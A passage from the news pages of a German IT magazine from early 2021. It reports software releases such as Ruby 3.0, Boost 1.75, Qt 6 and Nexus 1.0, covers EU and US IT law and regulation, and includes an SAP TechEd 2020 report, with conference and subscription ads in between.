Version 2.1 Bestandteil des Frameworks. Ab sofort gilt das Training mit einer Mischung aus 16-Bit- und 32-Bit-Gleitkommazahlen als stabil. Laut TensorFlow-Team kann die API die Modellperformance auf GPUs verdreifachen und auf TPUs (Tensor Processing Units) um bis zu 60 Prozent verbessern. (rme@ix.de)



Bei der `MultiWorkerMirroredStrategy` führen mehrere Worker-Prozesse ein synchronisiertes Training durch.

## Ruby 3.0 verspricht mehr Performance

Vor 25 Jahren erschien kurz vor Weihnachten die erste Hauptversion von Ruby. Seither hat sich die weihnachtliche Releasetradition etabliert: Auch Ruby 3.0 folgte Ende Dezember nun planmäßig auf Ruby 2.7. Laut Ruby-Erfinder Yukihiro „Matz“ Matsumoto verspricht die neue Serie eine bis zu dreimal höhere Performance. Dazu dürften unter anderen umfangreiche Arbeiten am Method-based JIT-Compiler MJIT beitragen. Alte Abhängigkeiten vom Paketsystem RubyGems entfallen, Ruby 3.0 führt neue Konzepte ein.

Eine wichtige Neuerung ist die Unterstützung für RBS, eine Sprache zum Beschreiben der Typen von Ruby-Programmen. Damit lassen sich nun Methoden in Klassen und Instanzvariablen in ihren Typen definieren, auch Vererbungs- oder Mischbeziehungen sind möglich. Ziel von RBS ist es, allgemein bekannte Patterns in Ruby-Programmen

zu verwenden, die das Schreiben komplexer Typen, einschließlich Union Types, Methodenüberlagerung und Generics ermöglichen.

RBS soll zudem das Duck Typing mit Schnittstellentypen umsetzen. Dabei beschreibt nicht die Klasse den Typ eines Objekts, sondern das Vorhandensein bestimmter Methoden oder Attribute ist ausschlaggebend. In Ruby 3.0 soll rbs gem das Parsen und Verarbeiten von in RBS geschriebenen Typdefinitionen ermöglichen.

Mit TypeProf kommt außerdem ein Analysewerkzeug hinzu, das einfachen, nicht typannotierten Ruby-Code lesen und dessen Methoden erkennen kann. Das noch experimentelle Feature Ractor ist eine vom Actor-Modell inspirierte Abstraktion für nebenläufige Programme, die entwickelt wurde, um paralleles Ausführen ohne Bedenken hinsichtlich der Threadsicherheit zu bieten.

(ane@ix.de/sih@ix.de)

## Boost 1.75 enthält neuen JSON-Parser

Das Team hinter der C++-Bibliothek Boost hat Version 1.75 veröffentlicht. Sie enthält drei neue Libraries, die sich dem Verarbeiten von JSON-Inhalten, dem Behandeln von Fehlern sowie der Reflexion benutzerdefinierter Typen widmen.

Im Zusammenspiel mit C++20 hakt es derzeit noch, obwohl regelmäßig Inhalte aus der Boost-Bibliothek in den Standard einfließen und die Library umgekehrt die aktuellen Konzepte berücksichtigt. Trotz einiger Fixes bleiben Boost Operators derzeit inkompabel zu C++20-Compilern, was bei Vergleichsoperatoren zu Endlosschleifen oder -rekursionen zur Laufzeit führen kann.

Funktionen zum Parsen und Serialisieren von JSON-Inhalten bietet die Unterbibliothek Boost.JSON. Die Bibliothek benötigt auf Standardseite lediglich C++11 und lässt sich ohne das komplette Boost-Paket kompilieren.

Das Akronym der Library Boost.LEAF steht für Lightweight Error Augmentation Framework. Sie kommt ohne Dependencies aus und beschränkt sich auf einen einzelnen Header. Sie nutzt das Konzept der Testpfade mit einem Happy Path für funktionierende Codeabschnitte und einen Sad Path für auftretende Fehler. LEAF lässt sich für Multithreading-Anwendungen verwenden und funktioniert sowohl mit als auch ohne Exception Handling. Wie die JSON-Bibliothek setzt sie auf C++11 auf.

Boost.PFR (Precise and Flat Reflection), die dritte Bibliothek, enthält einfache Funktionen zur Reflexion für benutzerdefinierte Typen und verzichtet auf Boilerplate-Code sowie Makros. Sie gibt die über einen Index angefragten Elemente zurück und bietet an `std::tuple` angelehnte Methoden. Boost.PFR funktioniert ab C++14.

(rme@ix.de)

## [Container Conf]

**ContainerConf:**  
Cloud Native Day (online)  
10. Februar 2021

Wer sich als Softwareentwickler, -architektin oder DevOps Engineer mit Cloud Native befasst, wird erst einmal mit Komplexität konfrontiert. An diesem Onlinethementag lernen die Teilnehmenden die relevanten Tools, Techniken und Plattformkonzepte kennen und erfahren, wie sie damit die neue Komplexität meistern und sich souverän in der Welt von Containern und Clustern bewegen.

Registrieren:  
[containerconf.de/cloud\\_native.php](http://containerconf.de/cloud_native.php)

## » Continuous Lifecycle »

**Continuous Lifecycle:**  
Dev(Sec)Ops (online)  
3. März 2021

Bei DevOps steht nicht ein bestimmtes Werkzeug im Vordergrund, sondern die Art und Weise der Zusammenarbeit. Das gilt auch für Security. Hier greifen schnell die Ideen von Shift Left und Secure by Design. Die Teilnehmenden lernen die Beziehung zwischen DevOps, Continuous Delivery und Cloud kennen, wie man eine DevSecOps-Pipeline aufbaut und wie sie sich vor Attacken schützen können.

Registrieren:  
[containerconf.de/devsecops.php](http://containerconf.de/devsecops.php)

## enterPy

**enterPy – die Konferenz für Python in Business, Web und DevOps (online)**  
9. März, 15. April und 6. Mai 2021

Die Neuauflage der enterPy Online widmet sich Python im Unternehmenseinsatz und geht 2021 mit drei Special Days zu ausgewählten Themenbereichen an den Start. Die Vorträge an den drei Konferenztagen drehen sich um die Themenfelder Python-Grundlagen und Deep Dives, Data Science und Machine Learning, DevOps sowie Webprogrammierung, Testen und Prototyping.

Registrieren:  
[enterpy.de](http://enterpy.de)

Veranstalter der Konferenzen sind heise Developer und die Heise-Tochter dpunkt.verlag.

## Nexus 1.0 erstellt GraphQL-APIs deklarativ

Das Open-Source-Projekt Nexus hat Version 1.0 erreicht. Der deklarative Ansatz zum Erstellen von GraphQL-APIs dürfte stabil für den produktiven Einsatz sein und mit dem Versionsprung sind einige wesentliche Änderungen verbunden. So ist Nexus nun unter dem neuen Paketnamen `nexus` verfügbar.

Das Nexus-Projekt setzt auf einen Code-first-Ansatz zum Erstellen von GraphQL-Schnittstellen: Die Definition der APIs erfolgt vollständig über JavaScript, statt Schemata und zugehörige Resolver zum Verwenden der Endpunkte zu beschreiben. Der Ansatz erfordert für die Definition der Schemata anfangs ein Umdenken, soll aber auf Dauer und bei größeren Projekten leichter zu pflegen sein. Ein Vorteil ist, dass Schemata und Resolver nicht

getrennt voneinander, sondern in einer Datei liegen.

Nexus kann automatisch über den Aufruf der Funktion `makeSchema` passende SDL-Daten erstellen, die sich unter anderem nutzen lassen, um die entsprechenden Schemata für Entwicklungsumgebungen bereitzustellen. Im selben Block lassen sich TypeScript-Typen erstellen, die Typsicherheit bei Aufrufen der Schnittstelle aus Microsofts Programmiersprache heraus gewährleisten.

In Nexus 1.0 dürfen Felder standardmäßig den Wert `null` haben. Während bisher diese Nullability eine explizite Deklaration erforderte, existiert nun umgekehrt eine Funktion für Felder, die nicht `null` sein können. Die Nullability lässt sich global für jede mit Nexus erstellte API anpassen. (rme@ix.de)

## QT 6: neuer Layer für 3-D-Grafik

Nach einer längeren Vorbereitungsphase ist Version 6 des Qt-Frameworks planmäßig zum Jahresende erschienen. Die erste Major Release der plattformübergreifenden Library seit acht Jahren bringt einige grundlegende Änderungen in der Architektur mit, darunter einen neuen Layer für 3-D-Grafik, die Anbindung an C++17 und ein erweitertes Qt-Quick-3D-Modul.

Wie üblich sind die grundlegenden Änderungen mit Inkompatibilitäten beziehungsweise Breaking Changes verbunden. Die Qt Company hat jedoch versucht, die auf Entwicklerseite benötigten Codeänderungen bei der Umstellung so gering wie möglich zu halten. Nahezu alle in Qt 6 entfernten APIs sind in der letzten LTS-Version Qt 5.15 als überholt (deprecated) gekennzeichnet.

Eine zentrale Änderung ist bereits seit Qt 5.14 im Framework enthalten, war allerdings auch unter Qt 5.15 noch als Technical Preview gekennzeichnet, die explizit über eine UmgebungsvARIABLE aktiviert werden musste: Das Framework entfernt die feste Anbindung an OpenGL als Schnittstelle für 3-D-Grafiken und führt eine neue Schicht namens Rendering Hardware Interface (RHI) ein. Die gesamte 3-D-Grafik in Qt Quick setzt auf diese Abstrak-

tionsebene auf, standardmäßig nutzt das Framework Direct3D unter Windows und Metal unter macOS. Daneben kann es Vulkan und nach wie vor OpenGL beziehungsweise OpenGL ES verwenden.

Bei der Anbindung an C++ setzt Qt 6 auf C++17. Dadurch ermöglicht Qt 6 unter anderem den Zugriff auf die Property Bindings in Qt aus C++ heraus.

Im 25. Jubiläumsjahr von Qt sorgten einige Änderungen der Lizenz- und Produktpolitik für Verunsicherung: Die Qt Company kündigte an, LTS-Releases künftig kommerziellen Kunden vorzubehalten. Das bedeutet, dass nur sie den längeren Support der letzten 5.x-Release Qt 5.15 genießen. Seit Jahresauftakt gilt nun, dass lediglich zahlende Kunden Zugriff auf das private Repository und den Code erhalten, der die zukünftigen LTS-Punkt-Releases zu Qt 5.15 enthält.

Auch mit Qt 6 stehen für kommerzielle Kunden potenziell unangenehme Neuerungen im Raum: Qt vertreibt die aktuelle Release ausschließlich im Abomodell, womit einige Kunden in eine Zwickmühle geraten, da das Perpetual Model entfällt, das nicht von potenziellen Preis- und Lizenzänderungen betroffen war.

(rme@ix.de)

## Kurz notiert

Die system- und plattformübergreifend ausgelegte WebAssembly-Runtime **Wasmer 1.0** verspricht die für den produktiven Einsatz notwendige Reife und Performance.

Mit der Veröffentlichung von **Project Reunion 0.1** gehen Microsofts Bemühungen, die APIs WinRT und Win32 wieder

zusammenzuführen, in die offizielle Testphase über.

Das GNOME-Toolkit **GTK 4.0** erscheint nach vier Jahren von Grund auf erneuert in Sachen Datentransfer, Ereigniskontrolle, Layoutverwaltung, Nodes zum Rendern und Accessibility.

Die **gRPC-Implementierung für Kotlin** bietet in Version 1.0 vereinfachtes Deployment containerisierter Apps sowie Unterstützung für Plattformen ohne JVM.

## USA: Versteckte IT-Regelungen

Das kurz vor Weihnachten 2020 im Schnellverfahren verabschiedete US-Corona-Konjunkturpaket enthält überraschenderweise auch IT-rechtliche Regelungen. Das rund 900 Milliarden US-Dollar schwere Paket sieht beispielsweise zwei Milliarden US-Dollar vor, um Technik von Huawei und ZTE aus US-amerikanischen Netzen zu entfernen. Unter dem Deckmantel eines Konjunkturpakets soll so die bereits im Sommer 2020 vom damaligen US-Außenminister Pompeo propagierte Säuberung der US-ITK-Infrastruktur von IT-Kompo-

nenten aus China finanziert werden. Das Programm sieht aber auch Notfallhilfen von 50 US-Dollar pro Monat für arbeitslose Bürger vor, damit diese weiterhin Internetanschlüsse bezahlen können. Fragwürdig erscheint einigen Kritikern, dass das Paket auch Regelungen zur verbesserten Durchsetzung von Urheberrechten im Internet enthält. So soll eine außergerichtliche Stelle zur Ahndung solcher Verstöße geschaffen werden. Fachleute warnen, dass durch weitere Regelungen bereits das bloße Teilen von Memes künftig strafbar sein kann. (ur@ix.de)

## CNIL verschärft Cookie-Compliance

Erneut hat die französische Datenschutzaufsicht CNIL hohe Bußgelder wegen des Verstoßes gegen die Datenschutz-Grundverordnung verhängt. Betroffen ist zum einen Amazon mit einem Bußgeld in Höhe von 35 Millionen Euro und zum anderen Google mit 100 Millionen Euro. Die CNIL wirft Google die mangelnde Einwilligung von Internetnutzern bei der Verwendung von Cookies vor. Zwar habe das Unternehmen den Nutzern Cookie-Dialoge vorschaltet, diese hätten jedoch nicht den strengen Vorgaben für eine „informierte Einwilligung“ genügt. Ein weiterer Vorwurf

lautete, dass Cookies auch bei Widerspruch gesetzt worden seien. Als Grundlage für die Bußgeldbemessung setzte die CNIL 50 Millionen betroffene Internetnutzer in Frankreich an.

Im Fall von Amazon bemängelt die Behörde ähnliche Verstöße gegen die Vorgaben zur Cookie-Einwilligung. Die Höhe des Bußgelds ergibt sich aus der Bedeutung von Amazon für den E-Commerce in Frankreich. Sollten die Unternehmen nicht binnen drei Monaten ihren Cookie-Einsatz DSGVO-konform gestalten, drohen weitere Bußgelder in Höhe von 100 000 Euro täglich. (ur@ix.de)

## Steuerrechtliche Änderungen im IT-Bereich

Initiativen für Freifunk kann künftig erleichtert die Gemeinnützigkeit anerkannt werden, was steuerliche Vorteile bietet. Das sieht das Jahressteuergesetz 2020 vor, das ab 2021 durch die Finanzverwaltungen anzuwenden ist. Für Freifunker kann es damit steuerlich günstiger werden, Geld- und Sachspenden für offene WLAN-Hotspots und dergleichen einzuwerben.

Das Gesetz enthält auch die Möglichkeit für Arbeitnehmer, Kosten durch das coronabedingte Arbeiten aus dem Homeoffice abzusetzen. Bis zu einem

Höchstbetrag von 5 Euro pro Arbeitstag können 2020 und 2021 jeweils maximal 600 Euro von der Einkommensteuer abgesetzt werden. Die Homeoffice-Pauschale zählt allerdings zu den Werbungskosten.

Onlinehändler wie Amazon und Co., aber auch kleinere Anbieter werden künftig verstärkt in die Verantwortung für die korrekte Mehrwertbesteuerung im Internethandel herangezogen. Bei Händlern aus Nicht-EU-Staaten sollen die Steuern daher fiktiv der Lieferkette hinzugerechnet werden. (ur@ix.de)

## EU-Rechtsrahmen für Digitalwirtschaft

Mit dem Digital Services Act (DSA) und dem Digital Markets Act (DMA) hat die EU-Kommision jüngst zwei umfassende Verordnungsentwürfe für die grundlegende Neugestaltung des Rechtsrahmens für die Digitalwirtschaft in der Europäischen Union vorgelegt. Der DSA wird von deutschen Juristen auch als „europäisches Netzwerkdurchsetzungsgesetz“ bezeichnet. Neben Vorgaben über die Rolle von Anbietern sozialer Netzwerke bei der Verbreitung rechtswidriger oder gar strafrechtswidriger Inhalte sollen auf diese erweiterte Transparenzpflichten etwa im Hinblick auf Werbung zukommen. Aus deutscher Sicht ändert sich wenig, da der Grundsatz von „Notice and take down“ erhalten bleibt. Er bedeutet, dass Platt-

formbetreiber nicht proaktiv handeln müssen, sondern erst wenn sie Kenntnis von rechtswidrigen Inhalten auf ihrer Plattform haben oder hätten haben müssen.

Der DMA soll Anbieter von sozialen Netzwerken, Suchmaschinen, Cloud-Diensten, Videoplattformen, Betriebssystemen und Werbenetzwerken in die Schranken weisen, wenn sie eine gewisse Größe und Marktmacht besitzen. Damit soll der Wettbewerb umfassender als bisher geschützt werden. In eine ähnliche Richtung zielt das explizite Recht von Nutzern, vorinstallierte Softwareanwendungen zu deinstallieren. Mehr Details zu diesen umfassenden Änderungen wird die kommende iX 3/2021 beschreiben. (ur@ix.de)

## Neue Vorgaben für Drohneneinsätze

Zum Jahreswechsel ist eine EU-Verordnung über den Betrieb von „unbemannten Luftfahrzeugen“ wie Drohnen und Modellflugzeugen in Kraft getreten. Sie gilt nicht nur in den EU-Staaten, sondern wurde auch von den Nicht-EU-Staaten Norwegen, Island, Liechtenstein und Schweiz übernommen. Für den Betrieb einer über 250 Gramm schweren Drohne muss sich der „Fernpilot“ oder Betreiber beim Luftfahrt-Bundesamt registrieren und die Registrierungsnummer auf der Drohne anbringen. Zudem muss ab diesem Gewicht ein Drohnen-Führerschein erworben werden.

Neu ist auch die Einteilung von Drohnen in die drei Klassen „offen“, „speziell“ und „zulassungspflichtig“. Für offene Drohnen gilt ein Maximalgewicht von 25 Kilogramm sowie die Vorgabe, in Sichtweite und höchstens in 120 Metern Höhe zu fliegen. Der Transport gefährlicher Güter oder das Abwerfen von Gegenständen ist untersagt. Unabhängig vom

Startgewicht zählen Drohnen mit Kameras unterhalb eines Gewichts von 250 Gramm zur Kategorie registrierungs-, aber nicht genehmigungspflichtiger Luftfahrzeuge. Für alle weiteren Kategorien sind spezielle Zertifizierungsprozesse und Lizenzen notwendig.

Als Drohnenführerschein der Klassen A1 und A3 für Luftfahrzeuge der Kategorie „offen“ gilt der sogenannte EU-Kompetenznachweis. Er ist als Onlinekurs und Multiple-Choice-Test über die Webseiten des Luftfahrt-Bundesamts erhältlich und gilt fünf Jahre. Um nahe an Personen heranfliegen zu dürfen, benötigt man das „EU-Fernpiloten-Zeugnis A2“. Es setzt neben einer Selbstauskunft und einem praktischen Selbststudium einen Test bei einer anerkannten Prüfstelle voraus. Für die meisten Vorschriften gelten Übergangsfristen, die auf der Webseite des Luftfahrt-Bundesamtes (siehe ix.de/zpc9) abgerufen werden können.

(ur@ix.de)

Für **66%** der Unternehmen wird die Bereitstellung mobiler Apps zu einem entscheidenden Wettbewerbsfaktor



**57%** der Unternehmen bewerten den Stellenwert der Nutzerzentrierung für eine erfolgreiche Bereitstellung mobiler Apps als nicht ausreichend

# Mobile App Development

Trends & Herausforderungen im Spannungsfeld von Technologie und User Experience (UX)

**Studie kostenlos downloaden**

## Lesen Sie in der Studie:

- Wie mobile Apps in Unternehmen eingesetzt werden
- Welche technologischen Innovationen zur Verfügung stehen und genutzt werden
- Was die typischen Hürden und Herausforderungen bei der Entwicklung mobiler Apps sind
- Was die entscheidenden Faktoren sind, die eine mobile App erfolgreich machen
- Warum eine hohe UX-Ausrichtung eine zentrale Rolle spielt und wie diese gewinnbringend eingebunden werden kann
- Wie die Bereitstellung einer mobilen App erfolgreich umgesetzt werden kann

Unterstützt durch

**slashwhy**



**Download der Studie:**

<https://slashwhy.de/de/blog/mobile>

## Brexit: Schonfrist für Datenaustausch

Zum Jahreswechsel ist Großbritannien endgültig aus dem EU-Binnenmarkt ausgeschieden. In letzter Minute konnten sich die britische Regierung und die EU-Kommission auf ein Handels- und Kooperationsabkommen verständigen, das die Beziehungen zwischen der EU und Großbritannien künftig regeln soll. In vielen Bereichen gelten vorerst nur befristete Regelungen, damit beide Seiten Zeit für weitere Verhandlungen erhalten. Für den Datenschutz bedeutet dies, dass die Übermittlung personenbezogener Daten aus der EU nach Großbritannien nach der Datenschutz-Grundverordnung nur noch für vier Monate wie ein Datentransfer innerhalb der EU behandelt wird.

Diese Regelung verhindert zunächst, dass EU-Unternehmen seit 1. Januar 2021 beim Daten-

austausch DSGVO-Verstöße begehen. Um personenbezogene Daten rechtmäßig in ein Nicht-EU-Land übermitteln zu dürfen, müssen dort die innerhalb der EU geltenden Voraussetzungen eingehalten werden. Zusätzlich muss beim Empfänger ein angemessenes Datenschutzniveau herrschen. Dies wird durch die EU-Kommission in einer sogenannten Angemessenheitsentscheidung festgestellt oder muss durch den Einsatz von Standard-datenschutzklauseln gewährleistet werden.

Ähnlich wie im Fall der USA muss sich die EU-Kommission nun davon überzeugen, dass in Großbritannien auch zukünftig ein angemessenes Datenschutzniveau herrscht. Aufgrund der weitreichenden Rechte der britischen Geheimdienste und deren enger Zusammenarbeit mit unter anderem den US-Geheimdiensten haben Datenschützer grundlegende Bedenken. Diese

werden verstärkt durch die Ankündigung des britischen Premierministers Johnson, künftig beim Datenschutz eine von der EU „losgelöste und unabhängige“ Linie zu verfolgen.  
 (ur@ix.de)



## Panoramafreiheit für Drohnenfotos

Weil ein Fotograf mittels einer Drohne Fotos der Lahntalbrücke Limburg anfertigte und kommerziell verwertete, wurde er von der Konstrukteurin der Brücke wegen Verstoßes gegen das Urheberrechtsgesetz (UrhG) verklagt. Im Urteil des Landgerichts Frankfurt am Main ging es dabei um die Reichweite der sogenannten Panoramafreiheit nach § 59 UrhG. Die entscheidende Vorschrift lautet: „Zulässig ist, Werke, die sich bleibend an öffentlichen Wegen, Straßen oder Plätzen befinden, mit Mitteln der Malerei oder Grafik, durch Lichtbild oder durch Film zu vervielfältigen, zu verbreiten und öffentlich wiederzugeben.“

Die Frankfurter Richter legten die Vorschrift in einem wegweisenden Urteil nun so aus, dass „auch Luftbildaufnahmen von § 59 Abs. 1 UrhG gedeckt sind“ und bei der Auslegung „auch die technische Entwicklung der letzten Jahre berücksichtigt werden“ muss. Für die Richter ist ein Gebäude „von einem öffentlichen Ort einsehbar“, nämlich aus der Luft. „Es ist außerdem nicht einzusehen, weshalb die Panoramafreiheit greift, wenn ein Werk von einem Gewässer aus wahrgenommen werden kann, nicht aber, wenn ein Werk vom Luftraum aus wahrgenommen werden kann.“  
 (ur@ix.de)



## Kurz notiert

240 Abmahnungen in einem Jahr wegen eines fehlenden Hinweises auf die Streitschlichtungsplattform der EU-Kommission im B2C-Bereich sind rechtsmissbräuchlich. Für die Richter am Oberlandesgericht Frankfurt am Main stehen bei der **unzulässigen Serienabmahnung** sachfremde Erwägungen im Vordergrund.

Nach einem neuen Medien gesetz müssen **soziale Medien in der Türkei** eine Niederlassung sowie einen benannten Vertreter im Land haben. Wegen eines Verstoßes gegen diese Pflicht wurden jüngst Geldstrafen gegen Facebook, Twitter und Co. verhängt.

Die EU arbeitet am Aufbau „operativer Kapazitäten zur Prävention, Abschreckung und Reaktion“ bei Cyberangriffen und einer **Reform der IT-Sicher**

**heitsrichtlinie**. In ihrer neuen Cybersicherheitsstrategie plant die EU unter anderem eine „gemeinsame Cybereinheit“ zur Gefahrenabwehr sowie ein „EU-Instrumentarium für die Cyberdiplomatie“.

Zehn US-Bundesstaaten haben Google wegen eines **Werbemonopols** und illegalen Kartells mit Facebook verklagt. Für jahrelange systematische Lügen und technische Tricks soll ein Gericht Strafen, Gewinnabschöpfung, Schadenersatz und eine Aufspaltung des Konzerns verfügen.

Die Bundesregierung hat ihr Recht auf **Untersagung einer Firmenübernahme** genutzt, um eine Übernahme durch einen chinesischen Rüstungskonzern zu blockieren. Konkret ging es um die IMST GmbH, einen Experten für Satelliten-/Radarkommunikation und 5G-Millimeterwellen-Technologie.

## Neues EU-China-Investitionsabkommen

Kurz vor dem Jahreswechsel und damit kurz vor dem Wirk samwerden des Brexit-Han delsabkommens zwischen der EU und Großbritannien sowie dem Amtsantritt des neuen US-Präsidenten hat sich die EU nun auch mit China im Grundsatz auf ein neues Investitionsabkommen geeinigt. Der Zeitpunkt dieses Durchbruchs nach sieben Jahren der Verhandlung dürfte auch angesichts der Coronakrise kein Zufall sein. Das Abkommen wird erhebliche Auswirkungen auf den IT- und TK-Sektor haben. Die EU-Kommission zeigt sich in einer Presseerklärung positiv: „China verpflichtet sich dazu, seine Märkte für Investoren aus der EU mehr als je zuvor zu öffnen. EU-Unternehmen werden im Wettbewerb mit staatseigenen Unternehmen fairer behandelt. Subventionen werden transparent gemacht, erzwun ger Technologietransfer unterbunden.“

Die EU-Kommission verweist weiter auf umfassende Zugeständnisse Chinas im Be-

reich des verarbeitenden Ge werbes, namentlich der Herstellung von TK-Geräten, einem Schwerpunkt europäischer Investitionen in China. Ähnliches soll für Investitionen in Cloud-Dienste gelten. Insbesondere soll China in diesen Sektoren nicht mehr den Zugang zum chinesischen Markt untersagen oder neue diskriminierende Praktiken einführen dürfen. Er leichtert werden sollen Genehmigungen und Verwaltungsverfahren für Unternehmen aus der EU. Sie sollen auch Zugang zu chinesischen Normierungsgremien bekommen. Investitionsstreitigkeiten sollen künftig binnen zwei Jahren beigelegt werden. Bis das Investitionsabkommen in Kraft treten kann, müssen im Detail noch Verhandlungen über seine An nahme und Ratifizierung statt finden. In ersten Reaktionen begrüßten Politiker und Industrievertreter die Grundsatz einigung und verwiesen insbesondere auf die zukünftig erhöhte Rechtssicherheit für Investitionen in China.  
 (ur@ix.de)

Der digitale Treffpunkt für Security-Experten

## ONLINE-WORKSHOPS

3. MÄRZ 2021

// Schneller als der eigene Schatten –  
Entwicklung einer schnellen Reaktionsfähigkeit im Notfall  
Lukas Reike-Kunze

// Stolpersteine in der Wolke –  
Sicherer Einsatz von Microsoft Office 365  
Kevin Kirchner

// „Ist das sicher oder in JavaScript?“ –  
Webanwendungen in den Augen eines Angreifers  
Christian Biehler

4. MÄRZ 2021

// Active Directory in Gefahr: Was Fehlkonfigurationen bewirken und wie man  
Angriffe entdeckt und verhindert  
Frank Ully

// Ohne Bullshit-Bingo: Windows-Sicherheit mit Bordmitteln  
Christian Biehler

// Panik und Schockstarre vermeiden: Richtig reagieren bei IT-Sicherheitsvorfällen  
Marco Lorenz

TechEd 2020: SAP will cooler werden

# Tools für alle(s)

Achim Born

SAP wünscht sich mehr Zuspruch von den Entwicklerinnen. Mit neuen Tools und Cloud-Services versucht das biedere Softwarehaus zu glänzen.

Nach dem holprigen Auftritt zur virtuellen Hausmesse Sapphire Mitte 2020 verlief die stärker technisch ausgerichtete TechEd fast schon zu perfekt. In einer Mischung aus Einspielvideos, Livesitzungen und Keynotes präsentierte das Unternehmen Tools, Updates und Services. Quintessenz des bunten Treibens: SAP ist entschlossen, die Arbeit von Entwicklerinnen und Entwicklern zu erleichtern. Cheftechniker Jürgen Müller umschmeichelte diese Zielgruppe in seiner Rede als „wahre Wegbereiter für den Unternehmenserfolg“. Rund um das technische Sammelsurium namens Business Technology Platform will der Konzern nun ein leistungsfähiges Ökosystem etablieren. Der Manager gestand ein, dass SAP aufgrund der Komplexität seiner Produkte kein besonders entwicklerfreundliches Unternehmen sei. Das wolle man nun aber ändern.

Das betrifft zum Beispiel die Erweiterungsoptionen auf Basis der SAP Cloud Platform (SCP). Sie enthalten nun drei sich ergänzende Werkzeuge, die unterschiedliche Automatisierungsszenarien mit Low Code / No Code (LCNC) bedienen. Das SCP Workflow Management hilft etwa dabei, Abläufe mit geringem Programmieraufwand zu konfigurieren. So lassen sich nun unter anderem Daten aus dem Feedbacksystem Qualtrics mit Informationen aus den ERP-Anwendungen kombinieren. Außerdem bietet das Paket vorgefertigte Workflows zum Anpassen der Standard-

prozesse, beispielsweise für Genehmigungen zur Aufnahme von Lieferanten oder für das Ändern von Zahlungsdaten der Geschäftspartner.

Das Workflow Management arbeitet nun mit dem haus-eigenen Prozessmanagement-tool Ruum zusammen. Es soll den Anwendern mit seinem No-Code-Ansatz helfen, ohne Programmierkenntnisse Abteilungsprozesse zu automatisieren. Dazu erhält es einige Konektoren zu den Prozessen der Workflow-Umgebung. Wer eigene bauen will, benötigt zum Mapping der Objekte dann doch Programmierfähigkeiten.

Zu den LCNC-Hilfen zählt SAP auch das RPA-Werkzeug (Robotic Process Automation). Damit lassen sich Software-Bots erstellen, die manuelle Routineaufgaben übernehmen. Die Version 2.0 enthält Bot-Vorlagen zum besseren Gestalten der Prozesse in S/4HANA. Entwickler und Start-ups können davon profitieren, dass SAP

vom verbrauchsabhängigen Preismodell auf eine modellbezogene Lizenzierung umstellt, die pro Bot abrechnet. Zudem soll jede Subskription der Cloud-Variante von S/4HANA eine eingeschränkte Version des RPA-Tools enthalten.

Altgediente SAP-Programmierer dürfen sich über die Mehrmandantenfähigkeit (Multi-tenancy) der ABAP-Umgebung in der Cloud freuen. Die verspricht Entwicklungspartnern niedrigere Betriebskosten, wenn sie für die eigene Kundschaft Erweiterungen programmieren. Wer das Angebot der Walldorfer ergänzen möchte, muss in der Cloud nicht zwingend ABAP benutzen. Die SCP bietet hier prinzipiell Wahlfreiheit (siehe Seite 124 in dieser Ausgabe). Um Entwicklern die eigene PaaS-Umgebung schmackhaft zu machen, verspricht SAP ihnen ein kostenloses Nutzungs-kontingent. Es soll ihnen die Möglichkeit geben, ohne Risiko in einem einzigen Account Integrations- und Erweiterungs-szenarien auszuprobieren und anschließend in die Produktion zu überführen. Mit der zeitlichen Beschränkung der Testversion war dies bislang kaum möglich. Immerhin wurde als Zwischenschritt auf dem Weg zum freien Kontingent kürzlich die Laufzeit der Testversion von drei auf zwölf Monate verlängert.

Als Pluspunkt der SCP sehen die SAP-Vertreter das einfache Einbinden betriebswirtschaftli-

cher Daten und Funktionen aus den Unternehmensanwendungen. Der Softwarekonzern forciert die weitreichenden Integrationsoptionen, da er die Cloud-Zukäufe der vergangenen Jahre harmonisieren muss. Eine Schlüsselrolle fällt hier dem One Domain Model zu, einem gemeinsamen Datenmodell für alle betriebswirtschaftlichen Objekte. Inzwischen sind erste Geschäftsobjekte für einen durchgängigen Personalma-nagementprozess (Recruit-to-Retire) verfügbar. Weitere sollen folgen. Entwickler können darauf über SAP Graph (derzeit Betastatus) zugreifen oder sie im Schnittstellenkatalog API Business Hub suchen. Über die neu gestaltete Benutzerober-fläche des Hub soll es leichter fallen, Objekte (Programmierschnittstellen, Sourcen et cetera) zu finden.

## Hohe Hürden sollen fallen

Mit dem vollgepackten Programm der drei TechEd-Tage traf SAP den Nerv vieler SAP-affiner Entwickler. Angeblich hatten sich über 60 000 Menschen registriert. Es lässt sich nun zumindest erkennen, wie die Eintrittsbarrieren in die neue Cloud-Welt sinken könnten. Nicht klar ist indes, ob der Konzern es schafft, Begeisterung für die Business Technology Plat-form jenseits der eigenen Kund-schaft zu entfachen. Man misst sich hier schließlich mit AWS, Google, Microsoft und Co. Ein Blick in die Vergangenheit zeigt, dass SAP schon einmal mit einer vergleichbaren Bot-schaft (iX 12/2006, Seite 42) auf einer TechEd um die Gunst von Programmierern und unab-hängigen Softwarehäusern warb. Seinerzeit hieß das übergeordnete Thema noch Service-oriented Architecture (SOA) und nicht Cloud. Damals war viel von einem stabilen ERP-Kern, einheitlichem Master Data Ma-nagement und einer preiswer-ten Entwicklerumgebung (Discovery System for Enterprise SOA) zu hören. (jd@ix.de)



Mit Abstand: CTO Jürgen Müller verspricht den Entwicklern auf der virtuellen TechEd 2020 Erleichterungen.

Quelle: SAP 2020



**WIR MACHEN  
KEINE WERBUNG.  
WIR MACHEN EUCH  
EIN ANGEBOT.**



[ct.de/angebot](http://ct.de/angebot)

Jetzt gleich bestellen:

✉ [ct.de/angebot](http://ct.de/angebot)

☎ +49 541/80 009 120

✉ [leserservice@heise.de](mailto:leserservice@heise.de)

**ICH KAUF MIR DIE c't NICHT. ICH ABOONNIER SIE.**

Ich möchte c't 3 Monate lang mit 35 % Neukunden-Rabatt testen.  
Ich lese 6 Ausgaben als Heft oder digital in der App, als PDF oder direkt im Browser.

**Als Willkommensgeschenk erhalte ich eine Prämie nach Wahl,  
z. B. einen RC-Quadrocopter.**

© Copyright by Heise Medien.





## Kurz notiert

**SAS übernimmt die Partnerfirma Boemska.** Die britische Softwareschmiede ist auf Low-Code-/No-Code-Anwendungen sowie analytisches Workload-Management für SAS-Anwendungen spezialisiert.

Die Version 11.3 des **CMS imperia** soll eine verbesserte Seitenstruktur und einfachere Navigation bieten. Nun verfügt die Software von pirobase imperia zudem über eine Volltextsuche mit diversen Filteroptionen.

**Qlik** schaltet Sense Enterprise SaaS im AWS Marketplace frei. Schon zuvor wurden die Tools des BI-Herstellers für die Zusammenarbeit mit Amazons RDS (Relational Database Service) und Redshift (Data Warehouse-Service) zertifiziert.

